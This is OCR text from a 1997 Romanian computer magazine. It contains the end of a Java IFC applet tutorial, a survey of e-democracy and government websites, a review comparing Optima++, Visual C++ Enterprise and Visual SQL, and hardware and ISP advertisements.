Primul lucru de care avem nevoie este o clasă care trebuie să fie derivată din clasa `netscape.application.Application`. Această clasă reprezintă o aplicaţie IFC şi rolul ei este de a păstra şi a manipula informaţii generale legate de aplicaţie. Scheletul aplicaţiei noastre ar putea arăta ca în *listingul 1*. În metoda `init()` are loc iniţializarea unei instanţe a aplicaţiei sau a applet-ului, în `performCommand()` se prelucrează evenimentele primite de la alte componente IFC, iar metoda `main()` este apelată o singură dată, atunci când dorim să rulăm aplicaţia TextToHtml din linia de comandă.

Următorul pas îl constituie specificarea unei ferestre de afişare. În cazul rulării ca applet, această fereastră este de fapt fereastra din cadrul documentului HTML în care se află applet-ul şi este creată implicit. În cazul rulării ca aplicaţie fereastra trebuie creată explicit. În *listingul 2* avem conţinutul metodei `main()` în care creăm o fereastră externă şi facem legătura dintre aplicaţie şi fereastra respectivă.

Clasa View reprezintă clasa de bază în cadrul sistemului de ferestre şi este un container care poate conţine alte instanţe View, ajungându-se astfel la o ierarhie de instanţe View. Tratarea evenimentelor, afişarea ferestrelor se bazează pe această ierarhie.

O aplicaţie sau un applet posedă o instanţă View (rootView) care este părintele tuturor celorlalte instanţe View afişate în cadrul ferestrei respective. Celelalte componente grafice se adaugă acestei rootView prin metoda `addSubview()`.

Acum, ceea ce trebuie făcut este adăugarea componentelor care dau funcţionalitate aplicaţiei. Vom adăuga peste rootView o fereastră internă care conţine un câmp de editare text înconjurat de bare de defilare şi trei butoane cu următorul rol: primul acţionează o fereastră standard pentru selectarea fonturilor, al doilea acţionează o fereastră pentru selectarea culorilor, iar ultimul comandă prelucrarea textului. Variabilele unei instanţe TextToHtml le vor constitui instanţe care reprezintă componentele menţionate anterior, iar în metoda `init()` se creează aceste instanţe şi se face ordonarea lor în ierarhia de view-uri. *Listingul 3* schiţează aceste lucruri.

Ceea ce trebuie remarcat în procedura `init()` sunt metodele `setTarget()`, `setCommand()` şi `addTarget()`. Majoritatea componentelor vizuale trimit anumite evenimente atunci când se acţionează asupra lor. La apariţia evenimentului de apăsare a butonului fontButon se trimite un mesaj instanţei aplicaţiei care-l conţine. Conţinutul acestui mesaj este cel specificat în apelul `setCommand()`. Există cazuri când o componentă trebuie să trimită un mesaj, dar nu ştie cui. În acest caz se formează un lanţ de componente care pot primi mesaje. Prima componentă din acest lanţ care poate primi un mesaj de un anumit tip va fi aleasă ca destinatar al mesajului. Instanţa editor va fi întotdeauna prima componentă care va fi întrebată ce mesaje poate primi, deoarece a fost adăugată chiar la începutul lanţului.

Tratarea mesajelor se face în procedura `performCommand()` schiţată în *listingul 4*. În această procedură, dacă mesajul vine din partea butonului de salvare atunci se trece la prelucrarea textului introdus. Nu voi intra în detalii, dar ceea ce se întâmplă în cadrul acestei proceduri constă în interogarea editor-ului despre paragrafele pe care le conţine şi formatarea textului din interiorul acestora. Sursa completă o puteţi lua însă de la ***http://www.ut-tgm.ro/~radu/ifc/TextToHtml/index.html***. Codul HTML produs în metoda `prelucrareText()` se poate salva, în cazul unei aplicaţii pe discul local, iar în cazul unui applet printr-o metodă `POST` sau `PUT` pe un server WWW de unde îl puteţi încerca imediat.

Listing 4: tratarea mesajelor

```
public void performCommand( String comanda,
Object argument )
{
   if( comanda.equalsIgnoreCase(
"culoareButon" ) ) {
      selectorCuloare.show();
   }
   else {
...
if( comanda.equalsIgnoreCase(
"salveazaButon" ) )
      {
         prelucrareText();
      }
   }
}
```

Şi acum câteva cuvinte despre modul de utilizare a aplicaţiei: după introducerea textului dorit acesta se selectează pe porţiuni şi i se modifică atributele, cele de culoare prin drag-and-drop din selectorul de culori, iar cele legate de fontul de reprezentare cu ajutorul selectorului de fonturi. În cazul selectorului de fonturi nu puteţi face drag-and-drop, dar, la mesajul de schimbare a fontului, componenta care răspunde este instanţa editor, deoarece se află prima în lanţul de componente.

Cei interesaţi pot afla mult mai multe vizitând situl: http://developer.netscape.com. ■

Radu Greab este student la Universitatea Petru Maior din Tg.Mureş şi poate fi contactat la **radu@uttgm.ro.**

Best Buy

COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86

IMPRIMANTE
CANON
HEWLETT PACKARD

HEWLETT PACKARD Authorized Dealer
Canon Authorized Dealer

COMPUTER SHOPPING CENTRE

SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unităţi Floppy 3,5"
CD-ROM 4x,8x,10x,12x

CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON

cipro S.R.L.
COMPUTER SYSTEMS Ltd.

BUCUREŞTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;

Internetul a creat o nouă specie, „netățeanul", și o dată cu el noi metode de interacțiune cu Puterea

de Augustin Moga

"La început a fost Cuvântul" – citat celebru... Pe urmă au apărut cei care au făcut din mânuirea cuvintelor o artă. Ceva mai târziu, arta a devenit afacere.

Cine sunt oamenii zilelor noastre care trăiesc de pe urma cuvintelor? Ohhh, sunt mulți... dar cred că cel mai pregnant ne vine-n minte imaginea omului politic. Singura lui funcție este aceea de a reprezenta o mulțime mai mare de oameni, de a se face un fidel purtător de voință a celor care l-au ales. Cel puțin, așa ne spune teoria...

Oamenii politici au nevoie de electorat; electoratul are nevoie de reprezentanți – ecuația este simplă și simetrică. Nevoia aceasta reciprocă creează o alta: aceea a dialogului, a interacțiunii dintre cele două părți.


Pe vremuri exista agora, piața publică în care se discutau problemele cetății între toți cei care vroiau să participe. Mai apoi, au apărut (pe rând): ziarul, radioul, televiziunea. Acum, există Rețeaua. Iar "rețea" (Internet) înseamnă în primul rând comunicare – comunicare de orice fel, comunicare la orice nivel: democomunicarea (unde prefixul "demo" provine de la grecescul "demos" (popor), și nu e o prescurtare pentru demonstrație... deși...).

În cele ce urmează, o scurtă trecere-n revistă a câtorva situri reprezentative în acest sens...


http://www.e-democracy.org/

Minnesota E-Democracy este o organizație de voluntari, nepartizană, avându-și sediul în statul Minnesota ce caută să îmbunătățească participarea cetățenilor în cadrul procesului electoral și al discursurilor publice prin utilizarea actualei tehnologii de comunicație electronică.

Deși pare puțin neîngrijit (articole vechi, cam din perioada premergătoare alegerilor de la sfârșitul anului trecut; o oarecare inconsistență în design) situl poate servi la crearea unei prime impresii vizavi de acest nou fenomen: democrația electronică.


Minnesota E-Democracy
Minnesota Politics - MN-POLITICS E-mail Forum
Highlights from Previous Efforts

http://www.democracy.org.uk/




UK Citizens Online Democracy este similar cu Minnesota E-Democracy, în sensul că ambele situri sunt încă experimentale, abia acum făcându-se primele cercetări în această direcție. De altfel, pe pagina de intrare a acestui sit este scris: UK Citizens Online Directory e destinat tuturor celor interesați în utilizarea Internetului pentru a participa și afecta procesul politic.

Situl îmi pare a fi mai bine organizat decât similarul său american (mă refer aici doar la Minnesota E-Democracy, descris pe scurt anterior), și mult mai activ. În timpul vizitei mele, existau practic cinci grupuri de discuție, împărțite în trei categorii.

Prima categorie e cea a discuțiilor absolut libere, nemoderate (oricine putea posta orice); a doua categorie erau discuțiile între politicieni, la care putea asista oricine și aveau o modalitate de a influența puțin cursul dialogului, printr-un mecanism de votare a întrebărilor ce urmau să fie supuse dezbaterii; în fine, a treia categorie, avea la bază invitarea unuia sau mai multor persoane, ce urmau să facă față tirului întrebărilor publicului.

Lucrurile mi-au părut interesante, mai ales că printre subiectele abordate erau și viitorul Constituție Regatului Unit, precum și integrarea Marii Britanii în Uniunea Monetară Europeană.

Dacă vă grăbiți, mai puteți lua parte la aceste discuții...



http://www.guv.ro/


Situl Guvernului României. Faptul că puterea politică din România nu ignoră noul mediu de informare –web-ul– este binevenit, și m-am bucurat să pot găsi acest sit. Am reușit ca, pornind din acest punct, să găsesc câteva lucruri interesante, cum ar fi Constituția României (destul de frumos paginată, astfel încât să găsești repede secțiunea care te interesează) sau Legea drepturilor de autor. Am putut găsi deasemenea și câteva date statistice privind rezultatele ultimelor alegeri generale din România, precum și CV-urile membrilor Guvernului actual.

Din păcate lucrurile bune se cam opresc aici. Per ansamblu, situl pare destul de prost organizat (documente imense, grafică destul de "brutală", o anume rigiditate în modul de navigare). Cu o singură excepție (buletinul informativ militar), documentele publicate sunt deja destul de vechi, fiind datate fie undeva în preajma alegerilor (noiembrie 96), fie puțin după: decembrie 96. O altă bulină neagră: folosirea cu preponderență a limbii engleze, semn că orientarea sitului este mai mult spre exterior, decât spre vizitatorii care ar putea veni din interiorul țării. De asemenea, nu am reușit să găsesc adresa de e-mail a nici unuia din oamenii politici actuali (fie ei parlamentari, guvernanți sau președinte) – probabil că majoritatea dintre ei nici nu posedă astfel de adrese.

Toate la un loc mă fac să cred că, deși (atât fosta, cât și) actuala Putere din România nu ignoră cu totul noul mediu de informare și comunicare, el este totuși destul de neglijat și lăsat puțin cam la voia întâmplării...

(În paranteză fie spus, un loc destul de "fierbinte" în zona prezențelor politice românești de pe Web, este <http://www.info.polymtl.ca/tavi/nato.html>, pagină de pe care puteți semna electronic o petiție adresată președintelui Statelor Unite, referitoare la extinderea NATO în Estul Europei.)

http://www.whitehouse.gov/




Situl Casei Albe americane.

Știați că?... Ceea ce cunoaștem noi astăzi ca fiind Casa Albă a purtat de-a lungul vremurilor mai multe denumiri: "President's Palace", "President's House", "Executive Mansion", pentru ca începând cu anul 1901 să primească denumirea actuală: White House... Nu vă grăbiți să afirmați că acest gen de informații vă sunt total indiferente și că ați prefera să nu le citiți niciodată, nicidecum pe un sit atât de "serios", cum se presupune că ar trebui să fie cel al Casei Albe. Și nu vă grăbiți pentru că extrasul de mai sus chiar dacă este afișat în cadrul sitului pomenit, el este trecut în cadrul secțiunii dedicate copiilor ("White House for Kids") – ceea ce poate spune ceva: grija cercurilor politice americane față de toți membrii societății, fie ei electori sau nu. Că e bine sau rău, las decizia în seama voastră...

Alături de secțiunea dedicată copiilor, același sit mai găzduiește secțiuni dedicate exclusiv cuplului Clinton-Gore, un scurt istoric al Casei Albe și al precedenților săi locatari, ultimele noutăți apărute la Președinție, informații de ajutor referitoare la o mai ușoară orientare în cadrul sitului, precum și câteva facilități de căutare atât a sitului cât și a unui grup lărgit de situri (toate având în comun faptul că se ocupă de același subiect: politica).

Designul mi-a plăcut și l-am considerat ca fiind intuitiv și "la locul lui".

Ahhh, și să nu uit, a trimite un mesaj e-mail Președintelui sau Primei Doamne a Americii, devine chiar mult mai plăcut prin utilizarea interfeței web disponibilă aici...



http://www.house.gov/white/internet_caucus/

(caucus = grup organizat pentru a promova un anumit interes particular sau specializat.)

Acest sit ilustrează una din preocupările congresmenilor americani, care pare să lipsească cu desăvârșire omologilor lor balcanici: interesul față de evoluția Internetului și promovarea utilizării serviciilor acestuia de către însăși membrii Congresului American.

Inițiatori acestui sit, un grup mic de deputați și senatori americani, au reușit să creeze "valurile" necesare pentru atrage atenția asupra lor. În momentul actual, un număr lărgit de congresmeni li s-au alăturat și au reușit să atragă pe post de consultanți firme importante din domeniul IT-ului, printre care se numără America On Line, Business Software Alliance, Electronic Frontier Foundation, Intel, Microsoft, MCI, Prodigy.

Acesta este un bun punct de plecare dacă doriți să luați legătura (prin e-mail) cu unul din birourile de presă ale congresmenilor americani sau chiar personal cu aceștia.

Microsoft OEM partner
LOOK FOR THE CERTIFICATE OF AUTHENTICITY
Genuine Microsoft Products
PRE-INSTALLED BY SOWAH
PGA COMPUTER

Calculatoare:

PGA® Falcon

PGA® Falcon PRO

PGA COMPUTER

SOWAH

Vă invită la:

CERF'97 13 - 17.05.1997 București
Pav. 107 Aero. Băneasa

SOWAH
ROMANIA

Oradea. str. Iza nr. 31-33,
tel./fax 059-155.077
fax 059-436.456, 435.494

București, str. Viitor nr. 106,
tel./fax 01-2107300, 2107799


Cu
PGA®
COMPUTER
Visul
devine
realitate

Noile medii de dezvoltare C++ fac dezvoltări rapide de aplicații pentru a simplifica dezvoltările de aplicații comerciale de baze de date. ***De Rick Grehan***

Client/Server C++: scrieți rapid, rulați rapid

Faceți loc noilor sisteme de dezvoltare ale aplicațiior client/server. Acestea nu sunt familiarele limbaje din generația a 4-a (4GL) - bazate pe medii de dezvoltare integrate (IDEs) cu run-time-uri masive, pe care aplicațiile trebuie să le târască după ele ca pe niște pietre de moară. Ba dimpotrivă: Aceste noi sisteme de dezvoltare de la Blue Sky, Microsoft și Powersoft, bazate pe C++, plasează acest limbaj pe o piață ocupată până acum doar de variante de PowerBuilder și Delphi.

VISUAL SQL



APRECIERE

TEHNOLOGIE	★★★★
IMPLEMENTARE	★★★★

Visual C++ Enterprise Edition 4.2 (VC++EE) de la Microsoft include omniprezentul VC++, la care se adaugă multe facilități de asistare în construcția aplicațiilor de baze de date. Visual SQL 4.01 (VSQL) de la Blue Sky este o încercare interesantă de simbioză cu VC++EE, furnizându-i acestuia unelte adiționale și configuratoare (wizard) care duc VC++ și mai departe pe drumul spre bazele de date.


O mică clarificare: pentru a spune că o aplicație este „client/server", ar trebui să vorbești doar despre arhitectura sa - că aplicația a fost împărțită în partea de client și partea de server. Nu și aici: când spun aplicație client/server mă refer la bazele de date client/server - aplicații de baze de date cu o interfață utilizator grafică (GUI) și un server de baze de date. (În consecință, acestea sunt sisteme client/server din două părți) Logica comercială este situată, de obicei, în client, în ciuda faptului că procedurile și mecanismele de declanșare (triggers) stocate pe server pot satisface multe dintre calculele comerciale intensive din bazele de date.

După ce am petrecut mai mult de o săptămână utilizând cele trei programe, am ajuns la concluzia că Optima++ de la Powersoft este cel mai folositor, în special dacă nu ați ales încă un alt produs de dezvoltare a aplicațiilor client/server. Optima++ realizează cel mai bun echilibru între îndrumarea cu configuratoare și programarea la rece. Produsul permite, de asemenea, și schimbarea și prelucrarea codului pe care-l generează automat.

Numitori comuni

Aplicațiile produse de toate cele trei produse sunt aplicații client/server pentru baze de date scrise în C++, dar vorbesc aiurea dacă le restrâng așa. De exemplu, deși caracteristicile VC++EE se înclină puternic spre construcția aplicațiilor de baze de date, sistemul nu se limitează, fără îndoială, numai la asta. În definitiv, VC++EE are în inima lui un sistem de dezvoltare C++ complet. Similar, miezul Optima++ îl constituie un compilator Watcom C++, și nu există nici un motiv pentru care să nu poți folosi Optima++ pentru a face programe non client/server care să nu aibă nimic de a face cu bazele de date.


OPTIMA++



APRECIERE

TEHNOLOGIE	★★★★
IMPLEMENTARE	★★★★★

VISUAL C++



APRECIERE

TEHNOLOGIE	★★★★
IMPLEMENTARE	★★★★

VC++ avea deja un suport substanțial pentru construirea părții client a aplicațiilor, deci ediția Enterprise și-a mutat atenția spre partea de server. Face această mutare prin includerea de unelte de editare și depanare a procedurilor stocate în IDE. Între timp, Optima++ își concentrează atenția pe partea GUI (client) a aplicației cu ajutorul tehnologiei integrate RAD, un hibrid între un sistem de îndrumare și un generator de cod. Și VSQL se prezintă cu o grămadă de configuratoare, ce te poartă prin procesul construcției aplicațiilor de baze de date tipice, cu ajutorul ecranelor și o ține tot așa ducându-te cât mai departe de codul C++ de bază. Este ca și când 3 alpiniști urcă același munte pe cărări diferite sperând să ajungă la același vârf.

Visual C++ Enterprise Edition

AVANTAJE:

+ Editarea şi depanarea integrată a procedurilor şi mecanismelor de declanşare stocate.
+ DataView furnizează o vizualizare rapidă a structurilor din baza de date.

DEZAVANTAJE:

- Editorul/Depanatorul SQL lucrează în acest moment numai cu SQL Server 6.5.

VC++EE adaugă ediţiei profesionale VC++ câteva instrumente utile în construirea de aplicaţii de baze de date. Mai precis, adaugă editarea şi depanarea SQL la VC++IDE. De asemenea, DataView - disponibil în spaţiul de lucru proiect - furnizează funcţii de management şi acces în orice bază de date pe care o includeţi în spaţiul de lucru proiect (project workspace).

Apar câteva semnale de alarmă: Windows 95 nu va merge dacă vreţi să aveţi VC++IDE şi SQL Server pe o aceeaşi maşină. (SQL Server 6.5 împreună din VC++EE rulează pe NT) Şi pentru că veni vorba, deşi CD-ROM-urile includ şi o corecţie pentru NT 3.51, am întâlnit numeroase piedici încercând să-l fac să meargă. Microsoft mi-a recomandat să fac un upgrade la NT 4.0, ceea ce am şi făcut. Aşa a mers.

Editarea şi depanarea SQL sunt bine integrate în mediul VC++EE. Deschideţi un proiect nou, puneţi o sursă de date în spaţiul de lucru şi un buton DataView va apare în fereastra din stânga. Deschizând DataView aveţi acces la un sumar extensibil al surselor procedurilor stocate, la tabele, la tipurile de date definite de utilizator şi la alte reprezentări.

Pentru multe entităţi ale bazelor de date, DataView furnizează numai un acces read-only; puteţi vedea doar tipurile câmpurilor cu proprietăţi, structuri de tabelă ş.a.m.d., dar nu le puteţi modifica. Puteţi, de exemplu, afişa o tabelă sau o formă - caz în care rezultatele apar în fereastra cu rezultate - dar nu puteţi reactualiza datele în tabelă. La data scrierii acestui articol, DataView a lucrat numai cu date de la Oracle şi Microsoft SQL Server iar depanarea SQL a fost posibilă numai cu SQL Server 6.5. Alte surse de date pot fi adăugate în viitor.

Oricum, puteţi insera proceduri stocate într-o bază de date şi adăuga mecanisme de declanşare la o tabelă. Puteţi apoi executa procedurile stocate cu ajutorul depanatorului, seta alarmele şi jaloanele şi, în general, interacţiona cu procedurile stocate la fel de mult ca şi cu un program C++.

Unele elemente din VC++EE au făcut parte din pachetul VC++ de o perioadă de timp: AppWizard, ClassWizard şi Component Gallery. VC++ 4.2 (inima ediţiei Enterprise) adaugă suportul pentru obiecte la distanţă (RDOs) în forma controlului de date la distanţă în galeria componentelor şi controale ale datelor vizuale ce pot fi legate cu controlul de date la distanţă. VC++ include, de asemenea, şi suportul Microsoft Foundation Class (MFC) pentru conectivitatea bazelor de date (ODBC), adăugând facilităţi, cum ar fi firele de execuţie în clasele ODBC.

FOCUS TEHNIC BAZE DE DATE

Alfabetul bazelor de date

DAO? Jet? ODBC? RDOs? Cum se potrivesc toţi aceşti termeni împreună? Tehnologiile pe care le reprezintă concurează între ele sau sunt complementare? Este uşor să o lăsăm baltă. Totuşi mai jos este o simplă hartă rutieră care te va ajuta să o scoţi la capăt.

DAO (data access object) este un API care se bazează pe un OLE şi este inclus în MFC (Microsoft Foundation Classes) versiunea 4.0. DAO utilizează Jet, prin care componentele DAO pot accesa sursele de date ODBC la fel ca şi bazele de date cu metode de acces secvenţial indexate (ISAM) (vezi Paradox şi Btrive).

Jet este o unealtă a bazelor de date pe care a introdus-o Microsoft împreună cu Access-ul. Formatul pe care Jet îl înţelege, este formatul fişierelor Access (MDB), deşi Jet poate accesa şi surse ODBC.

ODBC (Open Database Connectivity) este interfaţa cu "cel mai mic numitor comun" la o bază de date. Driverele ODBC există în spatele oricărei baze de date şi sunt cunoscute umanităţii; există chiar drivere pentru date scrise în text obişnuit sau pentru tabele Excel.

RDOs (remonte data objects) apărute cu Visual Basic 4.0 (care este acum diponibil în VC++) sunt un strat subţire deasupra lui ODBC. Motivul intrării RDOs a fost să expună procesarea bazelor de date pe partea de server (procesare pe care DAO o ascunde aşa de bine încât multe dintre bazele sale de date o fac pe partea de client). RDOs este optimizat să lucreze cu mecanisme de interogări furnizate, de exemplu, de Microsoft SQL Server.

FACILITĂŢI

	Optima++ Enterprise Edition	Visual C++ Enterprise Edition	Visual SQL
Descriere	Un C++ IDE cu programare automată unică ("reference card") şi facilităţi de conectivitate a bazelor de date.	Visual C++ cu Data View şi editare şi depanare SQL.	O colecţie de vrăjitori şi componente care măreşte Visual C++ cu facilităţi ale bazelor de date client/server.
Configuratori	Din Wizard jump-pornesc o varietate de stiluri de aplicaţii; Query Editor automatizează construcţia interogărilor SQL.	AppWizard, Custom AppWizard, OLE Control Wizard, ClassWizard.	Mai mulţi decât poţi număra: include VSQL AppWizard, Data Screen Wizard, Datasheet Wizard, Fill Datasheet Wizard, SQL Wizards, SQL Editor, SQL Query Builder.
Alte produse adiţionale	Sybase SQL Anywhere, Intersolve DataDirect ODBC Drivers, DataWindow Builder, Installshield, ObjectCycle, InfoMaker.	SQL Server 6.5, Visual SourceSafe, InstallShield, Crystal Reports.	Sybase SQL Anywhere, Database Explorer, Graphics Locator.
Suntem bucuroşi că...	...utilizează cărţile de referinţe. Ei ne dau exact atât ajutor cât avem nevoie, ţinând seama de obiecte şi metode fără a-ţi cauza pierderea prin cod.	...ne permite să depanăm SQL în procedurile şi declanşatoarele stocate. Aceasta lucrează cu depanarea aplicaţiilor primare.	...include vrăjitori aşa de capabili. Ei ne salvează de la scrierea kilometrilor de cod C++ pentru a genera aplicaţii de baze de date în C++.
Am doir să...	...furinizeze un mod de a integra DataWindow în aplicaţiile generate de Optima++.	...extindă editarea şi depanarea SQL pentru mai multe surse de date.	...extindă suportul de baze de datet dincolo de ODBC.

StarNets

Your Internet Business Solution

InterComp	București	01 3238255
Electronum	București	01 3120440
CINOR	București	01 3120579
ALGORITMA	București	01 2122151
GEONET	București	01 2113299
UNICOM	București	01 2234359
CanadSystems	București	01 3236888
CEDRU	București	01 6435024
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Brașov	068 319181
RomaniaOnLine	Brașov	068 321529
HARD-TEST'94	Brăila	039 639533
GMB	Constanța	041 619222
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
HARD-TEST'94	Galați	036 467752
COMP-ARG	Pitești	048 214269
INTER-CONEXION	Pitești	048 219267
TRANSDATA	Ploiești	044 143630
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheoghe	067 312472
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgoviște	045 218343
BIMOS	Tg.Jiu	053 218047
HARD-TEST'94	Tulcea	040 521871

Email: office@starnets.ro
http://www.starnets.ro

internet

E-mail
Netscape
IExplorer
WebTalk
Telnet/FTP
News
IRC
RealAudio
HOT JAVA

Numai prin noi aveți acces la Internet *din toată* ro, cu viteză maximă și costuri minime!

InterComp

@ Powered by SPARC-Solaris

Visual SQL

FACILITĂŢI:

+ O mulţime de configuratoare foarte utile pentru începători.

DEZAVANTAJE:

- Necesită şi achiziţionarea pachetului VC++EE.
- Abundenţa de configuratoare poate deveni supărătoare pentru programatorii avansaţi.

VSQL este de fapt o anexă la VC++, furnizându-i uneltele şi configuratoarele care lipsesc de pe această platformă. Întradevăr, pentru a instala VSQL este nevoie mai întâi de instalarea unei copii a pachetului VC++ (versiunea 4.0 sau mai mare). Ironic, Blue Sky recomandă utilizarea pachetului VC++EE.

Instalaţi VSQL şi veţi insera o mulţime de vrăjitorii şi componente de design în mediul VC++. Câteva dintre aceste configuratoare sunt constructori de aplicaţii - de exemplu Client/Server AppWizard. Altele vă asistă în asamblarea pieselor unei aplicaţii; de exemplu, Datasheet Wizard vă ajută să construiţi o cutie de dialog pentru date, care lucrează la fel de bine ca şi partea detailată a unei aplicaţii master/detail. Totuşi alte configuratoare sunt unelte independente, printre care SQL Query Builder, cu care puteţi construi vizual o interogare SQL prin clicuri pe butoane. (Oricum, utilizatorii experimentaţi găsesc aceste lucruri simpliste.)

VSQL se bazează pe un strat al MFC care la rândul său se află deasupra la ODBC. VSQL adaugă un set de clase la MFC care extinde suportul ODBC. În acest sens, VSQL reprezintă acelaşi lucru ca şi produsele adiţionale la Visual Basic.

Configuratoarele sunt aşa de importante pentru VSQL încât merită să descriem câteva dintre ele mai detaliat. Urmează câteva explicaţii:

Client/Server AppWizard. Este o variantă mai mare a AppWizard-ului standard orientată spre bazele de date. Aici este locul unde puteţi dezvolta aplicaţii de baze de date puternice. De exemplu, C/S AppWizard vă poate ghida prin procesul de asamblare al unei aplicaţii master/detail bogată în facilităţi.

Data Screen Wizard. Acesta vă îndrumă la proiectarea unui ecran de date, care este o fereastră a unui articol dintr-o tabelă sau dintr-o formă. Ocazional, părţi declarate automat apar în Query Builder, unde interogarea aduce articolele cerute.

Datasheet Wizard. Având operaţii similare cu Data Screen Wizard, acesta vă ajută să proiectaţi ferestre datasheet, care nu sunt altceva decât variante ale ecranelor de date.

Mai este şi Fill Datasheet Wizard, pe care-l folosiţi pentru a determina ce date vor intra într-un datasheet, într-o interogare, într-o formă sau într-un întreg tabel. Trebuie să selectaţi o interogare şi Fill Datasheet Wizard vă va trimite într-un cuib de configuratoare, constructori şi configuratoare SQL: Select Query Wizard, Insert Statement Wizard, Update Statement Wizard, mai sus amintitul SQL Query Buider ş.a.m.d. Sunt aşa de multe configuratoare, editoare şi constructori care vă asaltează cu asistenţa că este foarte uşor să vă pierdeţi.

În final, doi membri bineveniţi ai setului de unelte VSQL sunt unealta de testare a configurării şi unealta de testare a surselor de date pentru ODBC. Primul vă permite să verificaţi dacă aţi făcut setările corespunzător când aţi intrat în VSQL - lucruri de care nu sunteţi sigur decât când este prea târziu. Cel de-al doilea verifică dacă sursele de date pentru ODBC sunt configurate corect.

Optima++ Enterprise Edition

AVANTAJE:

+ Programatorii în C++ au un control mai bun asupra codului generat.
+ O mulţime de pachete adiţionale.

DEZAVANTAJE:

- Nerecomandat începătorilor în C++.

Optima++ (vezi „O unealtă C++ care tratează invidia VB“ BYTE - Octombrie 1996) vine de la o companie care este urmaşa unor fuzionări dintre Watcom, Powersoft şi Sybase. Această origine este evidentă în Optima++: miezul - un compilator C++, Data Window Builder şi Sybase SQL Anywhere, toate fiind reunite în acest produs.

INFORMAŢII DESPRE PRODUSE

Optima++ Enterprise Edition 1.5	Visual C++ Enterprise Edition 4.2	Visual SQL 4.01
$1999	$999	$1499
Powersoft	(requires Windows 95 or NT)	(requires Microsoft Visual C++)
Concord, MA	Microsoft Corp.	Blue Sky Software Corp.
(800) 395-3525	Redmond, WA	La Jolla, CA
(508) 287-1500	(800) 426-9400	(619) 459-6365
sales@powersoft.com	(206) 882-8080	fax: (619) 459-6366
http://www.powersoft.com	http://www.microsoft.com/	sales@blue-sky.com
		http://www.blue-sky.com

Optima++ accentuează partea GUI a procesului de dezvoltare. Totuşi, în loc să ascundă complicaţiile codului C++ generat, Optima++ vă ţine în faţă sursele, chiar şi cele generate de el. În timp ce câţiva dezvoltatori vor prefera abordarea VSQL, tehnicienii Optima++ se laudă că întotdeauna au avut un acces rapid la codul C++.

